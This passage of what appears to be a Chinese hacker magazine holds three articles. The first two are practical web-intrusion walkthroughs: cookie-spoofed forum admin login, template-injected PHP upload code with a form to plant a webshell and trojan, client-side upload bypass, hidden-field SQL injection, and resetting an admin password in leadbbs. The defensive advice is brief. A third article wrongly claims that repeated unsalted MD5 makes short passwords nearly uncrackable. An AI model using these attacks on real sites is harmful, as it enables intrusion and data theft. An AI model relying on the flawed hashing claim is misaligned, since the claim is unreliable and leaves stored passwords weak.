击“直接登陆”按钮，程序会自动构造Cookies进行登陆，如图3。单击管理栏的“超管”可直接进入后台！如图4。




图 3




图 4

选择后台的论坛管理的风格模板设置，插入以下代码（其实上传shell部分和PHPWind一样）。

```
<style type='text/css'>
</style>
<!--
EOT;
?>-->
<?copy($_FILES[MyFile][tmp_name],$_FILES[MyFile]
[name]);?>
<!--
<?php
print <<<EOT
-->
```

然后使用提交页面提交就可以直接拿到shell了。好了，我们继续，把下面的这段代码存为HTML的格式：

```
<form ENCTYPE="multipart/form-data"
ACTION="http://www.XXX.XXX/XX.php"
METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE="提交" TYPE="submit">
</form>
```

什么意思大家都看的懂，不多说了，我们再去看看这个论坛的首页地址是什么，回到首页看到地址是：http://www.XXXX.com/le/index.php（XX是我做了掩饰，对不同的网是不一样的）把上面的http://www.XXX.XXX/XX.php换成你找的那个论坛的首页地址，保存为HTML格式，在本地打开这个网页，选择本地的一个PHP的木马或者别的，我这里先选个PHP的木马试试吧！找个PHP Files Thief来看看，改名字为phpft.php，传上去，如图5，成功了。




图 5

就这样拿到了webshell，接着怎么做就自己去想了，我的任务完成！

最后说下防护吧，官方已经给出了这个漏洞的修补文件了，大家可以去官方网站找吧！我在这里说下别的方法，我们把管理员后台登录的帐号和密码改成和前台不一样的就可以了，这样在点那个“直接登录”就不能登录了。但是这样还是可以找到前台的密码，欺骗登录前台都不是问题，用你的名字发个帖子什么的就更简单了，不能不防范啊！所以大家还是快去官方网站找补丁吧。

（本文所涉及的明小子编写自动截取管理员密码自动进行Cookies欺骗登录的程序已收集到本期光盘中）

WEB入侵——表单提交在入侵中的作用

十二少

在Web程序设计中，处理表单提交的数据是客户端向SERVER传递数据的主要方法，表单数据的提交方法有两种，Post方法和Get方法，当使用Post方法时，数据由标准的输入设备读入，当使用Get方法时，数据由CGI变量QUERY_STRING传递给表单数据处理程序，Post方法一般不会在服务器上留下痕迹。具体的实现过程这里我就不多说，有兴趣的朋友可以去翻阅其他资料。不管是ASP、PHP还是CGI程序表单提交的作用的大同小异的，所以这里仅以ASP为例。

一、利用表单本地提交突破入侵限制

既然表单是客户端与服务端的重要数据传递方法之一，那么它的安全性就难免会出现问题。

1. 上传非法文件

某同学录的popwindowupload1.asp的客户端代码如下：

```
<Script language="javascript">
```

```
function mysubmit(theform)
{
if(theform.big.value=="")
{
alert("请点击浏览按钮，选择您要上传的jpg或gif文件!
");
theform.big.focus;
eturn (false);
}
else
{
str= theform.big.value;
strs=str.toLowerCase();
lens=strs.length;
extname=strs.substring(lens-4,lens);
if(extname!=".jpg" && extname!=".gif")
{
alert("请选择jpg或gif文件!");
return (false);
}}
return (true);}
</script>

<input type="hidden" name="act" value="upload">
<input type="hidden" name="filepath" value="/alumni/
class/classimage">
<input type="submit" name="Submit2" value="开始上
传">
```

很明显这个上传文件在客户端利用SCRIPT限制了上传类型，虽然用SCRIPT可以减轻ASP程序的负载，但也同样存在着不安全的另一面，如果只是在客户端做限制，并在服务端限制上传类型或禁止外部提交，那么它并不能阻止我们上传程序禁止的ASP、CER、PHP等文件，只要我们在本地构造一个表单也能轻松的上传这些文件。

构造的表单主要代码如下：

```
<form name="mainForm" enctype="multipart/form-
data" action="http://www.***w.com/alumni/class/pic/
upfile.asp?userid2=" method=post">
<tr>
<td width="74" align="right" height="26">标题:</td>
<td width="399">十二少</td></tr>
<tr>
<td width="74" align="right" height="26">照片说明:
</td>
<td width="399">十二少's照片
</td></tr>
<tr><td width="74" align="right" height="26">图片路
径:</td>
<td width="399">
<input type="file" name="big"></td></tr>
<tr align="center">
<td colspan="2" height="26"> <br>
<input type="hidden" name="act" value="upload">
<input type="hidden" name="filepath" value="/alumni/
class/classimage">
<input type="submit" name="Submit2" value="开始上
传">
<br></td></tr><tr align="center">
<td colspan="2" height="26" class="di">只支持jpg,
gif文件,图片大小在<font color="#FF0000">150k</font>
以内,上传时请耐心等待!</td></tr></form>
```

只要将前面查看得到的代码中的验证文件类型的SCRIPT删掉，然后再修改ACTION后的URL，保存为HTML文件即可。

2．突破表格注入限制

这个和前面的差不多就不再多说了（呵呵，其实是找不到实例啦），另外字符输入的长度限制也差不多，只要你看得懂这些HTML语言。

二、HIDDEN隐藏字段缺陷

1．还是SQL注入问题。

目前SQL注入攻击仍是入侵中的一大热点，不过随着时间的推移，一般的大型网站都已经将明显的注入点打好补丁了，但是一些隐藏的比较深的注入点却还是有不少的，除非将它所有的代码都翻新一遍。明显的注入点如：.asp?id=*，输入框等都已经过滤了，但这就能彻底的杜绝黑客的入侵吗？回答当然是NO，这就要提到本文的重点HIDDEN隐藏字段了，如图1是某网游官方站点的帐号激活界面。




图 1

查看源码，搜索“HIDDEN”字符串。




图 2

如图2，看到了吗？这个<input name="user_name" type="hidden" id="user_name" value="norfolk">。只要它没有在客户端做任何限制，这就是一个注入点，将“user_name”的值“norfolk”改为想要注入的代码，然后和前面的一样将“ACTION”的改为相应的URL，保存为HTML文件，不过它的安全还不错，提交后返回错误提示窗口，很显然它在服务端禁止了外部提交。

2．非法修改其他用户密码。

典型的代表是leadbbs V2.77的那个密码修改漏洞，任何注册用户都可以修改管理员密码，从而入侵服务器，进而拿下主机。登录后修改密码，查看源码，其主要漏洞代码如下：

```
<form action=usermodify.asp method=post name=form1 onsubmit="submitonce(this);return validationpassed">
<tr><td align=middle height=25>
<p>* 用户名称：</p></td>
<td height=25>
<p>norfolk </p></td></tr>
<tr><td align=middle height=25>
<p>* 你的密码：</p></td>
<td height=25>
<input class=fminpt name=submitflag type=hidden value=52norflk>
<input class=fminpt name=form_id type=hidden value=265>
```

其中我的from_id的值为265，在管理员例表中查看管理员ID，然后将它替换265，再将ACTION的URL相应的修改一下保存为HTML文件再提交就可以将管理员的密码改成52norfolk。这个漏洞早在2003年12月就已经公布，这里拿出来只是为了说明一下这个HIDDEN隐藏字段的危害。不过我发现目前还是有不少程序可以任意修改其他用户的密码，至于方法如出一辙（偶用这个漏洞拿下过不少站点的ADMIN）。

3．任意修改价格以达到低价甚至不花一分钱网上购物。

早在几年前国内国外的一些大型网上购物网站就已经出现过类似的漏洞。这些网站的后台程序的验证机制并不健全以至可以在外部提交数据，于是便出现了低价甚至不花一分钱购买商品的事件，导致这些网站造成重大的经济损失，由此观之，网络安全是马虎不得的，即使一点儿问题，造成的损失也是不可估量的。希望以后的程序员在编写程序时能够尽量细心。这里我就不再将它的利用过程写出来了，反正它们的利用过程都基本相似。

最后给大家介绍老外写的一个不错的检测WEB应用程序安全性的工具，以下是安全焦点的介绍：

Achilles是一个设计用来测试web应用程序安全性的工具。它是一个代理服务器，在一个HTTP会话中扮演着“中间人”（man-in-the-middle）的角色。一个典型的HTTP代理服务器将在客户浏览器和web服务器间转发数据包，但Achilles却载取发向任一方的HTTP会话数据，并且在转发数据前可以让用户修改这些数据，相信在WEB入侵方面可以为您提供不少的帮助，如果有可能下次再专门写篇文章介绍它吧，这里我就不多说了。

有兴趣的朋友可以自己下载研究研究，它的下载地址：http://www.xfocus.net/tools/200403/achilles-0-27.zip


三、后记

到这里还是说一下解决方法吧。首先当然是禁止外部提交，这里有种不错的方法，大家可以参考一下：

```
<%
server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
%>
你想入侵我也不要这么麻烦嘛，直接打电话告诉我，我给你开WEBSHELL，呵呵
<%
Response.Redirect "Fuck-Hacker.asp"
end if
%>
```

但这不能彻底杜绝黑客对传递的HIDDEN数据的修改，前面那个ACHILLES就能修改，所以在服务端还要有健全的验证机制。

完美的加密方式



王鹏

本文中将介绍一种方便实用的方法来加密密码，使得即使你密码的只有一位数字，加密后的数据也是非常安全，很不容易被破解出原文，说到这大家可能首先想到就是用MD5加密数据，本文的加密方式和MD5有很密切的关系。

先说点题外话，在前段时间网上大量的报道山东大学王小云教授成功破解MD5的事情。MD5是在国内外有着广泛的应用的杂凑函数算法，它曾一度被认为是非常安全的。然而，王小云教授发现，可以很快的找到MD5的“碰撞”，就是两个文件可以产生相同的“指纹”。这意味着，当你在网络上使用电子签名签署一份合同后，还可能找到另外一份具有相同签名但内容迥异的合同，这样两份合同的真伪性便无从辨别。王小云教授的研究成果证实了利用MD5算法的碰撞可以严重威胁信息系统安全，这一发现使目前电子签名的法律效力和技术体系受到挑战。当然这对于“数字手印”来说的确是很大的挑战，但是对于把它用来加密密码，功能还是非常强大的。

现在对于MD5的通常破解方法是暴力破解，也就是穷举法。如果密码的复杂程度较小或是密码位数较短，就很容易被暴力穷举出原文。我曾经测试过6位数字字母组合的密码，破解程序开100个线程，在40分钟左右就能全部穷举一遍。而且，现在电脑的处理速度越来越快，在较短的时间内破解出位数在10位以内的MD5加密密码也不是难事。那怎样才能实现密码很短即使是一位加密后也非常的安全，不易被破解呢?

我采用的方法是MD5多重加密，也就是把密码用MD5多次加密，当你的密码位数是一位，假如是“2”，经过MD5_32第一次加密，得到32位的密文mw1=c81e728d9d4c2f636f067f89cc14862c再将mw1进行MD5_32加密，得到的新的密文mw2=665f644e43731ff9db3d341da5c827e1，如果要暴力破解得到原文“2”就得先暴力破解mw2得到mw1，再通过暴力破解

mw1才能得到原文“2”，第一步就是要破解mw2，就相当于首先是要破解一个32位的密码（mw1是32位），这是件非常困难的事，需要付出相当大的代价才能做到，只有前面的破解完成了才能进行后续的破解，破解mw1得到原文“2”。这样看来用这种方法加密密码，无论你的密码复杂度如何，安全性能都是非常高的。这只是加密两次的情况，如果你对密码进行更多次的加密，而且加密的次数是自定义的，别人未知的，要想反向暴力破解得到原文基本上是不可能的事情。下面，我们讲讲如何用ASP编程来实现上述功能。

```
function multi_md5(str)
dim i,temp,str2
str2=str
for i=1 to len(str)+3
temp=md5(str2)
str2=temp
next
multi_md5=str2
end function
```

这里写了个简单的函数来循环调用MD5加密密文。从函数中可以看出变量str是需要加密的字符串，加密的次数为“len(str)+3”，是要加密字符串长度加上常量3，如果加密字符串“ABC”，得到的加密次数就是len("ABC")+3=6。这样加密出来的密文要想暴力破解就非常难了。加密次数也可以自己写表达式来实现，但有个规则，对于同一要加密的字符串来讲表达式得出的结果必须是常量，否则就无法用加密当前输入得到的密文和已经存在的密文做比较判断输入的数据是否是合法的，因为加密的次数不一致得到的密文肯定不一致。

把这个函数放到你的MD5文件中，在密码验证的时候调用multi_md5()函数就可以了。

我已经把16位和32位加密的MD5文件文件做了修改(md5_16.asp,md5_32.asp)，用它替换你以前的MD5文件就可以了。另外我还写了两个对应的转换文件(cv_16.asp,cv_32.asp)可以将你指定数据库中指定字段中的已加密数据转换为可以和当前用的多重加密方式相匹配。转化原理是：将数据库中的密文按照相关规则进行再次加密，加密的次数是当前多重加密方式的次数减1。注意：转换文件和MD5文件是对应起来的，如果你修改了MD5文件，转换文件也要做相应的修改。并且，这转换文件是针对于已采用了MD5加密的密码，如果你现在的密码是明文（未加密的），该转换文件不适合这种情况，需要将转换文件中相应的地方进行修改。

